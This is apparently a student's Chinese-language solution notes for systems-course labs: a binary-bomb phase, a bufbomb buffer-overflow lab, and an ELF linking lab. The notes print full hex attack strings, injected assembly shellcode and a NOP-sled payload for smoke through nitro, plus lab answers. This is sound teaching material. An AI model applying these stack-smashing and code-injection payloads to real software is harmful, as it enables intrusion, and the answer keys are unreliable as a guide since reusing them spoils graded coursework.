// 应该是另外一个暂存数组，设为 b，把链表当前节点的**地址**存入 b[esi]，esi 一直等于 ebx
8048ec5:   83 c3 01                 add    $0x1,%ebx
8048ec8:   83 fb 06                 cmp    $0x6,%ebx
8048ecb:   75 07                    jne    8048ed4 <phase_6+0x78>
// 存满 6 个
8048ecd:   eb 1c                    jmp    8048eeb <phase_6+0x8f>

8048ecf:   bb 00 00 00 00           mov    $0x0,%ebx

8048ed4:   89 de                    mov    %ebx,%esi
8048ed6:   8b 4c 9d c4              mov    -0x3c(%ebp,%ebx,4),%ecx
8048eda:   b8 01 00 00 00           mov    $0x1,%eax
8048edf:   ba 54 c1 04 08           mov    $0x804c154,%edx
8048ee4:   83 f9 01                 cmp    $0x1,%ecx
8048ee7:   7f ce                    jg     8048eb7 <phase_6+0x5b>
// eax 累加跳转次数，最后要等于 a[ebx]
8048ee9:   eb d6                    jmp    8048ec1 <phase_6+0x65>

8048eeb:   8b 5d dc                 mov    -0x24(%ebp),%ebx
8048eee:   8d 45 dc                 lea    -0x24(%ebp),%eax
8048ef1:   8d 75 f0                 lea    -0x10(%ebp),%esi
8048ef4:   89 d9                    mov    %ebx,%ecx

8048ef6:   8b 50 04                 mov    0x4(%eax),%edx
8048ef9:   89 51 08                 mov    %edx,0x8(%ecx)
```

```
// ecx 是当前这个节点的地址，把指针值改成 b 下一项的地址
8048efc:    83 c0 04                add    $0x4,%eax
8048eff:    89 d1                   mov    %edx,%ecx
8048f01:    39 f0                   cmp    %esi,%eax
8048f03:    75 f1                   jne    8048ef6 <phase_6+0x9a>
// 一个循环遍历 b 指针数组
// 所以其实就是 按照 给定的顺序 重新构建链表

8048f05:    c7 42 08 00 00 00 00    movl   $0x0,0x8(%edx)
// 最后一个节点指向空
8048f0c:    be 05 00 00 00          mov    $0x5,%esi
8048f11:    8b 43 08                mov    0x8(%ebx),%eax
8048f14:    8b 00                   mov    (%eax),%eax
8048f16:    39 03                   cmp    %eax,(%ebx)
// eax 这个时候是下一个节点，ebx 是这个节点
8048f18:    7e 05                   jle    8048f1f <phase_6+0xc3>
// 要求 ebx 节点的值 <= eax 节点的值
8048f1a:    e8 c1 03 00 00          call   80492e0 <explode_bomb>

8048f1f:    8b 5b 08                mov    0x8(%ebx),%ebx
8048f22:    83 ee 01                sub    $0x1,%esi
8048f25:    75 ea                   jne    8048f11 <phase_6+0xb5>
// 要减到 esi = 0，也就是循环 5 次
```

终于看完了，意思就是重新构建链表，使得遍历的时候节点权值单调不降。

输出一下那个链表长啥样

`x /18xw 0x804c154`

```
0x804c154 <node1>:  0x00000346  0x00000001  0x0804c160  0x0000007a
0x804c164 <node2+4>:    0x00000002  0x0804c16c  0x000001e2  0x00000003
0x804c174 <node3+8>:    0x0804c178  0x000002c8  0x00000004  0x0804c184
0x804c184 <node5>:  0x00000360  0x00000005  0x0804c190  0x000003a3
0x804c194 <node6+4>:    0x00000006  0x00000000
```

每个节点三个字节，第一字节是权值，第二字节是序号，第三字节是指向下一个节点的指针。

所以答案是 `2 3 4 1 5 6`

secret

有空再写。感觉要考也是当隐藏题考，而且印象中挺烦的。

lab3 缓冲区溢出攻击

要干什么

0. 反汇编可执行程序 bufbomb：`objdump -d bufbomb > <文件>`
1. 分析代码，结合 `gdb` ，构造攻击字符串。
2. 运行 `bufbomb`，输入攻击字符串。`./bufbomb -u <userid> -p <password> [-n] < <文件>`

`cookie` 生成方法：`./makecookie <学号>`


`txt` 转 `bin`：`./hex2raw < in.txt > out.bin`

`gcc`：`gcc -m32 -c -o bang.o bang.s`

实验题目答案与解析

Smoke

> 让目标程序调用smoke函数



因此我们只要令字符串把下面全填充完，然后把返回地址换成 `smoke` 函数的起始地址就好了。

要注意的是栈帧字节地址 **从高到低**，实际存储字节地址 **从低到高**，可以理解为我们把栈帧颠倒一下才是我们平常读的从小到大的读法。

所以地址要反着写。

搜索得到 `smoke` 的地址是 `08048c4a`。

```
080492d9 <getbuf>:
 80492d9:   55                      push   %ebp
 80492da:   89 e5                   mov    %esp,%ebp
 80492dc:   83 ec 54                sub    $0x54,%esp
 80492df:   8d 45 c7                lea    -0x39(%ebp),%eax
 80492e2:   50                      push   %eax
 80492e3:   e8 4a fa ff ff          call   8048d32 <Gets>
 80492e8:   b8 01 00 00 00          mov    $0x1,%eax
 80492ed:   c9                      leave
 80492ee:   c3                      ret
```

因此我们看到 `gets` 的首地址是 `ebp - 0x39`，也就是上图中绿色最底下的右边。

0x39 = 57，因此我们填充 57 + 4 个任意字节，然后填入返回地址。+4 是因为还有 旧 EBP 的值

新建 `smoke.txt` 输入

```
00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00
00 4a 8c 04 08
```

看到没这里地址是反着填的。因为栈帧字节地址是从大到小的。这个需要多体会体会。

问题是输入的是字符，这是实际 ASCII 值，所以我们还要把这玩意转化一下。

提供了转化程序 `hex2raw`。

`./hex2raw <smoke.txt >smoke.bin`

如果思考仔细点会怀疑，为啥 `ebp` 旧值覆盖掉没有关系？

先看看 `leave` 和 `ret` 等价写法：

`leave`

```
mov    %esp,%ebp
pop    %ebp
```

栈基址赋给栈指针

这时候 `esp` 指向 `ebp` 旧值，把 `ebp` 旧值弹出给 `ebp`

`ret`

```
pop   %eip
```

这时候 `esp` 指向返回地址，把返回地址弹出给 `eip`

看看 `smoke`


```
08048c4a <smoke>:
 8048c4a:   55                      push   %ebp
 8048c4b:   89 e5                   mov    %esp,%ebp
```

我们非常神奇的发现，因为 `mov %esp,%ebp` ， `ebp` 仅仅作为一个旧值被存了一下，然后就被 `esp` 更新，开始正常运行了。

Fizz

> 使bufbomb调用fizz函数,并将cookie值作为参数传递给fizz函数。

函数的参数存在哪里？如图。



fizz 函数里看一下

```
 8048c78:   8b 45 08                mov    0x8(%ebp),%eax
```

所以参数在 `ebp+0x8`

所以直接把地址换一下，然后再加个函数参数就好了。

`fizz.txt`

```
00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00
00
72 8c 04 08
00 00 00 00
d5 71 45 3a
```

剩下操作同上一题。

同理，这里 `ebp` 没更新为什么不会出事呢?

`fizz`

```
08048c72 <fizz>:
 8048c72:   55                      push   %ebp
 8048c73:   89 e5                   mov    %esp,%ebp
```

这个时候 `ebp` 仍然不被关心，`esp` 会更新 `ebp` 为原来的值。**就是和运行 `getbuf` 时完全相同的 `ebp`**。因为 `call` 的时候又压入了一个返回地址。

Bang

> 构造攻击字符串，使目标程序调用bang函数，并将全局变量global_value篡改为cookie值。

先看一下这个勾八全局变量在哪。

```
8048cd7:   a1 18 d1 04 08          mov    0x804d118,%eax
8048cdc:   3b 05 24 d1 04 08       cmp    0x804d124,%eax
```

查看一下发现 `0x804d118` 是全局变量的地址。

从这题开始我们需要自己写汇编。然后把指令放入字符串，最后返回地址直接填堆栈里字符串里的某个地址。

显然汇编需要完成：给全局变量赋值，然后调用 bang 函数。

`bang.s`：

```
movl $0x3a4571d5,%eax
movl %eax,0x804d118
pushl $0x8048cd1
ret
```

然后把这个玩意编译，再反汇编

```
gcc -m32 -c -o bang.o bang.s
objdump -d bang.o > bang.asm
```

得到这个

```
00000000 <.text>:
   0:   b8 d5 71 45 3a          mov    $0x3a4571d5,%eax
   5:   a3 18 d1 04 08          mov    %eax,0x804d118
   a:   68 d1 8c 04 08          push   $0x8048cd1
   f:   c3                      ret
```

所以直接把这个指令搞进去，然后我们得找到字符串起始地址对吧。

回忆一下 `getbuf`

```
80492e2:   50                      push   %eax
80492e3:   e8 4a fa ff ff          call   8048d32 <Gets>
```

所以我们在这里设置一个断点，然后读取 `eax` 的值，就可以知道字符串起始地址。

这里得到是 `0x55683217`

`bang.txt`

```
b8 d5 71 45 3a
a3 18 d1 04 08
68 d1 8c 04 08
c3
00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00
00 00 00 00 00
17 32 68 55
```

那么这个地方为什么指令又是正的了呢。。。

因为指令就是正常的从低地址向高地址读取。返回地址要反过来是因为其属于栈帧。

之后转成 `bin` 然后提交。

Boom

> 让目标程序返回test函数，但不返回1，而是返回cookie值

其实跟上一题没什么区别，因为函数的返回值存在 `eax` 里，只要写代码将其赋值就好了。

大区别是：前面几个任务都没有要求返回原函数，这里要返回，所以旧 `ebp` 值需要补上。也很简单，运行的时候打个断点看下 `ebp` 值就好了，然后写到字符串里。

`boom.s`

```
movl $0x3a4571d5,%eax
pushl $0x8048dfc
ret
```

`0x8048dfc` 是原本的返回地址，指向 `test` 调用 `getbuf` 后一条指令。所以这玩意的效果相当于正常运行但是返回之前被偷偷加了几个指令。

`boom.txt`

```
b8 d5 71 45 3a
68 fc 8d 04 08
c3
00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00
70 32 68 55
17 32 68 55
```

倒数第二行是获得的旧 `ebp` 值。

比刚才那个还要短。


Nitro

> 让目标程序返回testn函数，但不返回1，而是返回cookie值

和上一题唯一的区别是 `getbufn` 被运行了多次。每次栈帧情况不同。

`nop` 指令为 `90` ，我们仍然可以用同一个地址指向字符串某个位置，只要在我们的指令前面加一堆 `nop` ，并且保证无论怎么跳总能指向 `nop` 就行。

头脑风暴一下。



我们应该把返回地址设为这几次当中 **最大** 的一次，因为越大相当于越靠上。

另外一个问题是，因为每次栈帧不同，不能用同一个值来填充旧 `ebp` 的值。

观察 `testn`

```
08048eb2 <testn>:
 8048eb2:   55                      push   %ebp
 8048eb3:   89 e5                   mov    %esp,%ebp
 8048eb5:   53                      push   %ebx
 8048eb6:   83 ec 14                sub    $0x14,%esp
```

因为 `esp` 在 `ret` 之后相当于在 `testn` 中的值，我们意识到，`ebp` 旧值就是 `esp` + 0x18。因为多 `push` 了一次。所以返回前把 `ebp` 用指令恢复一下。

`nitro.s`

```
movl $0x3a4571d5,%eax
lea 0x18(%esp), %ebp
pushl $0x8048ec6
ret
```

`nitro.txt`

```
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90

90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90

90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
```

```
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90

90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90

90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90

90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90

b8 d5 71 45 3a
8d 6c 24 18
68 c6 8e 04 08
c3

4b 30 68 55
```

因为 `getbufn` 中 `80492f8: 8d 85 ab fd ff ff    lea   -0x255(%ebp),%eax`

所以一堆 `90` 。具体多少个算一下吧。这里不需要管 `ebp` 的值，因为怎样都会被我们的指令完善。

返回地址之前共有 0x255+4 = 601 个字节。

lab4 ELF与链接

> 特么的怎么还有

要干什么

1. 多种方法综合分析 phase[n].o。(n=1...5)
   方法1： 分析生成的可执行程序的反汇编代码。

   ```
   gcc -m32 -o linkbomb main.o phase[n].o
   objdump -d linkbomb > linkbomb.asm
   ```

   方法2：分析 phase[n].o 的反汇编代码。

   ```
   objdump -d phase[n].o > phase[n].asm
   ```

   方法3：使用 readelf 命令查看 phase[n].o

   ```
   readelf 选项 phase[n].o
   ```

2. 修改phase[n].o，使其能输出学号。

   `vim xxx.o`

   `%!xxd` 转换十六进制

   `%!xxd -r` 换回来

   `wq` 保存退出

   > 还好这个ppt上有。呃主要是有好多指令都在第二个ppt上才有。不知道怎么想的。

3. 链接

   ```
   gcc –m32 -o linkbomb main.o phase[n].o
   ```


4. 运行
   离线运行： `./linkbomb`
   在线提交： `./linkbomb –p 密码 -s`

ELF 文件到底是啥构造，readelf 到底在干嘛

其实我到现在都还没理解。崩溃了。

ok紧急补了一下网课，大概是这意思。

因为我们大多是对可重定位文件格式的 ELF 文件操作，所以不看可执行目标文件了。



所以 `readelf -S xxx` 显示节头表，指出了每一个节的初始位置和长度。

符号的定义自己看下吧。`readelf -s xxx` 给出了每个符号所在的节啊偏移什么的。

`readelf -r xxx` 给出了重定位表的信息。

日啊没时间细学了。其实也没太用到吧除了 phase5，要是真考我也没招了

实验题目答案与解析

phase1

直接运行发现是依托乱码

反编译 `phase1.o`

```
00000000 <do_phase>:
   0:   55                      push   %ebp
   1:   89 e5                   mov    %esp,%ebp
   3:   83 ec 14                sub    $0x14,%esp
   6:   68 99 00 00 00          push   $0x99
   b:   e8 fc ff ff ff          call   c <do_phase+0xc>
  10:   83 c4 08                add    $0x8,%esp
  13:   68 99 00 00 00          push   $0x99
  18:   68 00 00 00 00          push   $0x0
  1d:   e8 fc ff ff ff          call   1e <do_phase+0x1e>
  22:   83 c4 10                add    $0x10,%esp
  25:   c9                      leave
  26:   c3                      ret
```

反编译链接出的`linkbomb`可以看出第一个函数是`puts`，所以反正就是输出了一个地址的一个字符串。

直接开挂用`vim`看`phase1.o`找到那坨乱码，换成学号。`00`是换行符。

感觉这个题也没法瞎改。这样做应该也行。

然后查表的话：

先查看重定位段`readelf -r phase1.o`

```
Relocation section '.rel.text' at offset 0x318 contains 5 entries:
 Offset     Info    Type            Sym.Value  Sym. Name
00000007  00000301 R_386_32          00000000   .data
// 这个 offset 7 对应了 do_phase puts 的参数要这么偏移
// 高 24 位为符号表索引也就是 3 ，低 8 位为类型。
0000000c  00000a02 R_386_PC32        00000000   puts
00000014  00000301 R_386_32          00000000   .data
00000019  00000b01 R_386_32          00000000   output
0000001e  00000c02 R_386_PC32        00000000   strcpy

Relocation section '.rel.data' at offset 0x340 contains 1 entries:
 Offset     Info    Type            Sym.Value  Sym. Name
00000000  00000901 R_386_32          00000000   do_phase

Relocation section '.rel.eh_frame' at offset 0x348 contains 1 entries:
 Offset     Info    Type            Sym.Value  Sym. Name
00000020  00000202 R_386_PC32        00000000   .text
```

`readelf -s phase1.o`查看符号表

```
Symbol table '.symtab' contains 15 entries:
   Num:    Value  Size Type    Bind   Vis      Ndx Name
     0: 00000000     0 NOTYPE  LOCAL  DEFAULT  UND
     1: 00000000     0 FILE    LOCAL  DEFAULT  ABS phase1.c
     2: 00000000     0 SECTION LOCAL  DEFAULT    1
     3: 00000000     0 SECTION LOCAL  DEFAULT    3
     // 3 在这，发现 Ndx 为 3
     4: 00000000     0 SECTION LOCAL  DEFAULT    5
     5: 00000020   252 OBJECT  LOCAL  DEFAULT    3 vTztkEmJ
```

```
     6: 00000000     0 SECTION LOCAL  DEFAULT    7
     7: 00000000     0 SECTION LOCAL  DEFAULT    8
     8: 00000000     0 SECTION LOCAL  DEFAULT    6
     9: 00000000    39 FUNC    GLOBAL DEFAULT    1 do_phase
    10: 00000000     0 NOTYPE  GLOBAL DEFAULT  UND puts
    11: 00000000     0 NOTYPE  GLOBAL DEFAULT  UND output
    12: 00000000     0 NOTYPE  GLOBAL DEFAULT  UND strcpy
    13: 00000000     4 OBJECT  GLOBAL DEFAULT    3 phase
    14: 00000004     4 OBJECT  GLOBAL DEFAULT    3 phase_number
```

查看节头表 `readelf -S phase1.o`

```
Section Headers:
  [Nr] Name              Type            Addr     Off    Size   ES Flg Lk Inf Al
  [ 0]                   NULL            00000000 000000 000000 00      0   0  0
  [ 1] .text             PROGBITS        00000000 000034 000027 00  AX  0   0  1
  [ 2] .rel.text         REL             00000000 000318 000028 08   I 11   1  4
  [ 3] .data             PROGBITS        00000000 000060 00011c 00  WA  0   0 32
  [ 4] .rel.data         REL             00000000 000340 000008 08   I 11   3  4
  [ 5] .bss              NOBITS          00000000 00017c 000000 00  WA  0   0  1
  [ 6] .comment          PROGBITS        00000000 00017c 000036 01  MS  0   0  1
  [ 7] .note.GNU-stack   PROGBITS        00000000 0001b2 000000 00      0   0  1
  [ 8] .eh_frame         PROGBITS        00000000 0001b4 000038 00   A  0   0  4
  [ 9] .rel.eh_frame     REL             00000000 000348 000008 08   I 11   8  4
  [10] .shstrtab         STRTAB          00000000 000350 00005b 00      0   0  1
  [11] .symtab           SYMTAB          00000000 0001ec 0000f0 10     12   9  4
  [12] .strtab           STRTAB          00000000 0002dc 00003c 00      0   0  1
```

发现 Ndx 为 3 的 off 是 60

所以在 `ELF` 中位置应该是 `0x60 + 0x99 = F9` 处

和我们硬找是一样的。

链接然后输出。

phase2

> 难飞了，，，

反编译 `phase2.o` 注意到

```
00000000 <uFHOjnOG>:
   0:   55                      push   %ebp
   1:   89 e5                   mov    %esp,%ebp
   3:   83 ec 08                sub    $0x8,%esp
   6:   83 ec 0c                sub    $0xc,%esp
   9:   ff 75 08                pushl  0x8(%ebp)
   c:   e8 fc ff ff ff          call   d <uFHOjnOG+0xd>
  11:   83 c4 10                add    $0x10,%esp
  14:   83 ec 08                sub    $0x8,%esp
  17:   ff 75 08                pushl  0x8(%ebp)
  1a:   68 00 00 00 00          push   $0x0
```

```
  1f:   e8 fc ff ff ff          call   20 <uFHOjnOG+0x20>
  24:   83 c4 10                add    $0x10,%esp
  27:   90                      nop
  28:   c9                      leave
  29:   c3                      ret

0000002a <do_phase>:
  2a:   55                      push   %ebp
  2b:   89 e5                   mov    %esp,%ebp
  2d:   90                      nop
  ...
  6a:   90                      nop
  6b:   5d                      pop    %ebp
  6c:   c3                      ret
```

反编译 `linkbomb` 发现上面那坨乱码函数的作用是输出一个指定地址的字符串。所以我们需要压入参数，然后调用上面那个函数。

写一段汇编覆盖 `do_phase` 中的 `nop`

```
push $0x00003739
push $0x28323033
push $0x33323032
push %esp
call 0x0

mov %ebp, %esp
```

上面那一堆就是学号。反着传原因仍然是栈帧是反的。

然后 `esp` 作为字符串起始地址为参数传进去。

后面还要写 `mov %ebp,%esp` 是因为原函数没有 `leave`，我们要自己补全。

问题是这个 call 后面要写多少呢，我们显然不知道。

研究了一下发现 `call` 的原理是，跳转到 **下一条指令的地址+指令后面的值** 的地址，是一种相对跳转。

先编译一下，反汇编一下，长这样：

```
00000000 <.text>:
   0:   68 39 37 00 00          push   $0x3739
   5:   68 33 30 32 28          push   $0x28323033
   a:   68 32 30 32 33          push   $0x33323032
   f:   54                      push   %esp
  10:   e8 fc ff ff ff          call   0x11
  15:   89 ec                   mov    %ebp,%esp
```

然后我们修改 `call` 后面的值，使得他能跳到被调用函数的起始处。计算一下或者试出来都行。就是每次搞完反编译一下看看 `call` 的对不对。

计算的话就是 `-(0x15+0x29+3+1)=0xFFFFFFBE`

所以 `call e8 be ff ff ff`

注意是反着的。

最后 `vim` 该一下 `phase2.o` ，把有一坨 `90` 的地方填入我们的代码。链接然后输出。

phase3

> phase3.o中有一个弱符号，新建一个phase3_patch.o（命名必须为此），定义一个同名的强符号，使其与main.o和phase3.o链接后运行输出自己的学号。

`readelf -s phase3.o` 获取符号表

发现

```
Symbol table '.symtab' contains 16 entries:
   Num:    Value  Size Type    Bind   Vis      Ndx Name
     0: 00000000     0 NOTYPE  LOCAL  DEFAULT  UND
     1: 00000000     0 FILE    LOCAL  DEFAULT  ABS phase3.c
     2: 00000000     0 SECTION LOCAL  DEFAULT    1
     3: 00000000     0 SECTION LOCAL  DEFAULT    3
     4: 00000000     0 SECTION LOCAL  DEFAULT    5
     5: 00000000     0 SECTION LOCAL  DEFAULT    7
     6: 00000000     0 SECTION LOCAL  DEFAULT    8
     7: 00000000     0 SECTION LOCAL  DEFAULT    6
     8: 00000000   141 FUNC    GLOBAL DEFAULT    1 do_phase
     9: 00000020   256 OBJECT  GLOBAL DEFAULT  COM SNzsmTdNLG
     // so 这就是我们要找的弱符号 大小为 256
    10: 00000000     0 NOTYPE  GLOBAL DEFAULT  UND puts
    11: 00000000     0 NOTYPE  GLOBAL DEFAULT  UND output
    12: 00000000     0 NOTYPE  GLOBAL DEFAULT  UND strcpy
    13: 00000000     0 NOTYPE  GLOBAL DEFAULT  UND __stack_chk_fail
    14: 00000000     4 OBJECT  GLOBAL DEFAULT    3 phase
    15: 00000004     4 OBJECT  GLOBAL DEFAULT    3 phase_number
```

所以那个弱符号是 `SNzsmTdNLG`

链接，反编译 `linkbomb`

```
0804905b <do_phase>:
 804905b:   55                      push   %ebp
 804905c:   89 e5                   mov    %esp,%ebp
 804905e:   53                      push   %ebx
 804905f:   83 ec 24                sub    $0x24,%esp
 8049062:   65 a1 14 00 00 00       mov    %gs:0x14,%eax
 8049068:   89 45 f4                mov    %eax,-0xc(%ebp)
 804906b:   31 c0                   xor    %eax,%eax
 804906d:   c6 45 df 2d             movb   $0x2d,-0x21(%ebp)
 8049071:   c6 45 e0 32             movb   $0x32,-0x20(%ebp)
 8049075:   c6 45 e1 3e             movb   $0x3e,-0x1f(%ebp)
 8049079:   c6 45 e2 d3             movb   $0xd3,-0x1e(%ebp)
 804907d:   c6 45 e3 da             movb   $0xda,-0x1d(%ebp)
 8049081:   c6 45 e4 e5             movb   $0xe5,-0x1c(%ebp)
 8049085:   c6 45 e5 71             movb   $0x71,-0x1b(%ebp)
 8049089:   c6 45 e6 23             movb   $0x23,-0x1a(%ebp)
```

```
8049088:   c6 45 e7 e2             movb   $0xe2,-0x19(%ebp)
8049091:   c6 45 e8 44             movb   $0x44,-0x18(%ebp)
8049095:   c6 45 e9 00             movb   $0x0,-0x17(%ebp)
// 看成一个 char a[] 字符数组，塞了一堆不明所以的数字 a[10] = '\0'


8049099:   0f b6 54 05 df          movzbl -0x21(%ebp,%eax,1),%edx
// movzbl 是零扩展，说得高级其实就是把一个字节前面补零变成一个字（四个字节32位）
804909e:   0f b6 92 c0 b2 04 08    movzbl 0x804b2c0(%edx),%edx
80490a5:   88 54 05 e9             mov    %dl,-0x17(%ebp,%eax,1)
// 尼吗 %dl 是 %edx 的低八位也就是最后一个字节。。。
80490a9:   83 c0 01                add    $0x1,%eax
80490ac:   83 f8 0a                cmp    $0xa,%eax
80490af:   75 e8                   jne    8049099 <do_phase+0x3e>
// 所以这是一个循环 for(int i = 0; i < 10; i ++) a[i + 10] = a[SNzsmTdNLG[i]];

80490b1:   c6 45 f3 00             movb   $0x0,-0xd(%ebp)
80490b5:   83 ec 0c                sub    $0xc,%esp
80490b8:   8d 5d e9                lea    -0x17(%ebp),%ebx
80490bb:   53                      push   %ebx
80490bc:   e8 af f5 ff ff          call   8048670 <puts@plt>
// 然后输出了 a[10] 开始的字符串。
80490c1:   83 c4 08                add    $0x8,%esp
80490c4:   53                      push   %ebx
80490c5:   68 c0 b0 04 08          push   $0x804b0c0
80490ca:   e8 81 f5 ff ff          call   8048650 <strcpy@plt>
80490cf:   83 c4 10                add    $0x10,%esp
80490d2:   8b 45 f4                mov    -0xc(%ebp),%eax
80490d5:   65 33 05 14 00 00 00    xor    %gs:0x14,%eax
80490dc:   74 05                   je     80490e3 <do_phase+0x88>
80490de:   e8 2d f5 ff ff          call   8048610 <__stack_chk_fail@plt>
80490e3:   8b 5d fc                mov    -0x4(%ebp),%ebx
80490e6:   c9                      leave
80490e7:   c3                      ret
80490e8:   66 90                   xchg   %ax,%ax
80490ea:   66 90                   xchg   %ax,%ax
80490ec:   66 90                   xchg   %ax,%ax
80490ee:   66 90                   xchg   %ax,%ax
```

所以说白了就是，我们只要把 `SNzsmTdNLG` 在 `phase3_patch.o` 里定义一下就好了。然后他给出的那一堆诡异地址的地方给我们的学号。

所以只要 `phase3_patch.c` 写入

```
char SNzsmTdNLG[256] = {
    [0x2d] = '2',
    [0x32] = '0',
    [0x3e] = '2',
